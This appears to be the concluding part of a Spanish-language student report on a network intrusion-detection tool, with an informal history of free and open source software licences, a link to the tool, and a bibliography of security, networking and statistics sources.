La GNU GPL es una licencia que permite a los usuarios y programadores no solo utilizar, redistribuir, copiar, modificar la version del software que esten usando. Si no que los obliga a que cualqueir cambio, tiene que ser notificado y tambíen liberado bajo la misma licencia. Es lo que Stallman llama el Copyleft.

Sin embargo, muchos no se conformaron con esta licencia. Algunos antecedentes mencionan que la licencia BSD (Berkeley Software Distribution, tras los anos perdidos en su batalla contra ATT y su licencia la cual es mucho menos restrictiva) se tomó en sus proyectos, poruqe tenian estrategias a futuro con su software y sabían que ciertos pedazos de código podían ser usados para hacer negocio. (en su tiempo y lugar geográfico, esto se permite) .

Los que estaban entre las dos vertientes, decidieron generalizar el punto y liberaron lo que es conocido como la LGPL (Library GPL , ahora conocida como Lesser GPL). Que permite crear software basado en bibliotecas licenciadas bajo la LGPL que puede ser cerrado, simpre y no se modifiquen las versiones utilzadas en la biblioteca. solo que las usen. Esto permite la comercializacion de productos de software que pueden resultar inconvenientes si su codigo es liberado.

Bajo esta misma estrategia. Companias como Netscape y Universidades como Stanford decidieron crear sus propias licencias. Algunas tienen nombre, algunas no. Sin embargo junto con otros consorcios se decide acunar el término Open Source. El cual esta basado en lo que es conocido como el Debian Social Contract.

Open Source es una estrategia comoercial basada en el éxito del Software Libre. Recientemente Companias como Sun, quienes a finales de los 90 argumentaban que el Software Libre no era competencia para sus productos y ni remotamente se pensaba en apoyarlo. Ahora libera dos de sus grandes proudctos bajo GPL y algunos bajo licencias extranas pero abiertas: Java y lo que se conoce ahora como Open Solaris.

A toda esta gama de formas de pensar ahora se les conoce como FOSS (Free and Open Source Software) o bien FLOSS (Free Libre Open Source Software).

En lo personal, el software libre me ha ayudado a tener una postura distinta sobre el como se cociben las cosas. Cada vez qeu escribo un programa puedo recurrir a otro ciento de ejemplos que me ayudan a pensar mejor en como escribir software.

Una analogía del software es que todos los paquetes de SL son un biblioteca pública pero manejada como cooperativa. donde algunos solo son visitantes y algunos son duenos. Algunos libros se pueden fotocopiar sin problemas. Otros puede que sean copias del que esta su lado, pero con disitnto final. Otros contienen fuentes diferentes. Algunos prefieren hacer versiones pero con ilustraciones. Otros solo estan en la sala de consulta (para unica referencia) y algunos, mantienen cajas negras y leyendas sobre los derechos de autor o referencias a misterios y problemas como los que históricamente Hilber enunció hace mas de 100 anos pero que históricamente, tambien han sido resueltos.

Para este trabajo. La Herramienta esta disponible en :

http://rommel.cuevano.org/unam/redes/clasificador/

Referencias

Bilbiografia y Mesografía

1. **Red Hat Enterprise.** *"Manual de Seguridad"*. Seguridad. Red Hat Enterprise. .
2. **CERT.** *"CERT"*. . . http://www.cert.org.
3. **CERT.** *"Estadísticas CERT"*. . . http://www.cert.org/stats.
4. **Varios.** *"Recent Advances n Instrusion Detection"*. . Springer. . 1998
5. **Keith Skienner, Alfonso Valdes.** *"Adaptive Model-based Monitoring for Cyber Attack Detection"*. . . .
6. **David J Marchette.** *"Computer Intrusion Detection and Network Monitoring: Statistical Viewpoint"*. . Springer. .
7. **KE Wang, Salvatore Solfo.** *"Anamalous Payload-based Network Intrusion Detection"*. . . .
8. **Columbia University.** *"A UNIX Mail Filter That Detects Malicious Windows Executables"*. . . .
9. **Mathhew Mahoney.** *"Network Traffic Anomaly Detection Based on Packet Bytes"*. . . .
10. **Richard Beijlitch.** *"The Tao of Network Security Monitoring: Beyond Intrusion Detection"*. 1. Pearson Education. .
11. **Real Academia de la Lengua Espanola.** *"Diccionario de la Real Academia de la Lengua Espanola"*. . Real Academia de la Lengua Espanola. http://www.rae.es.
12. **Rebecca Gurley Bace.** *"Intrusion Detection"*. 2.2. MacMillan Technical Publishing. .
13. **Wikipedia.** *"Wikipedia: International Standards Organization"*. . Wikipedia. http://en.wikipedia.org/wiki/ISO.
14. **ISO.** *"International Organization for Standarization"*. . ISO. http://www.iso.org/.
15. **daemon9.** *"Phrack Magazine"*. . . http://www.phrack.org/show.php?p=49&a=7.
16. **IEEE.** *"IEEE: 802.3 Diagram"*. . IEEE. http://grouper.ieee.org/groups/802/3.
17. **Wikipedia.** *"Wikipedia: Ethernet"*. . Wikipedia. http://en.wikipedia.org/wiki/Ethernet.
18. **Wikipedia.** *"Wikipedia: Protocolos de red"*. . Wikipedia. http:///www.wikipedia.org/wiki/Protocolo_de_red.
19. **IEEE.** *"RFC Standtads"*. . IEEE. .
20. **Douglas. E. Commer.** *"Redes Globales y de Información con Internet y*

TCP/IP. Principios Básicos.". . Pearson. .
21. **Stephen Northcutt, Judy Novak.** *"Detección de Intrusos"*. . Prentice Hall. . 2
22. **John Bloomer.** *"Power Programming with RPC"*. 1. Oreilley. .
23. **Wikipedia.** *"Wikipedia: TCP"*. . Wikipedia. http://en.wikipedia.org/wiki/TCP.
24. **Maurice J. Bach.** *"The Design Of the UNIX Operating System"*. . Prentice Hall. .
25. **Andrew S. Tannenbaum.** *"Sistemas Operativos Modernos"*. 1. Pearson. . 1
26. **Wikipedia.** *"Wikipedia: GNU Toolchain"*. . Wikipedia. http://en.wikipedia.org/GNU_Toolchain.
27. **Network Research Group.** *"libpcap"*. . . http://www.tcpdump.org.
28. **Intel Corp.** *"IA32: Intel Architecture Software Developer Manual". 3.2 Overvie of the Execution Enviroment. Intel Corp. http://www.intel.com.*
29. *TESSO. "TESSO: Hellkit"*. . TESSO. .
30. **Eduardo Ruiz Duarte.** *"Kiddie.c"*. . . http://b3ck.blogospot.com.
31. **Ben Mauer.** "Slashot Vulnerability Report". . . http://bmauer.blogspot.com/2007/01/.
32. **Walpole, Myers.** *"Probabilidad y Estadística"*. . Mc. Graw Hill. . 4
33. **M.E. Caballero, V.M. Rivero, G. Uribe Bravo, C. Velarde.** *"Cadenas de Markov. Un enfoque elemental"*. 1,2,3. Sociedad Matemática Mexicana. . 1
34. **Constantin Tudor.** *"Procesos Estocásticos"*. . Sociedad Matemática Mexicana. . 1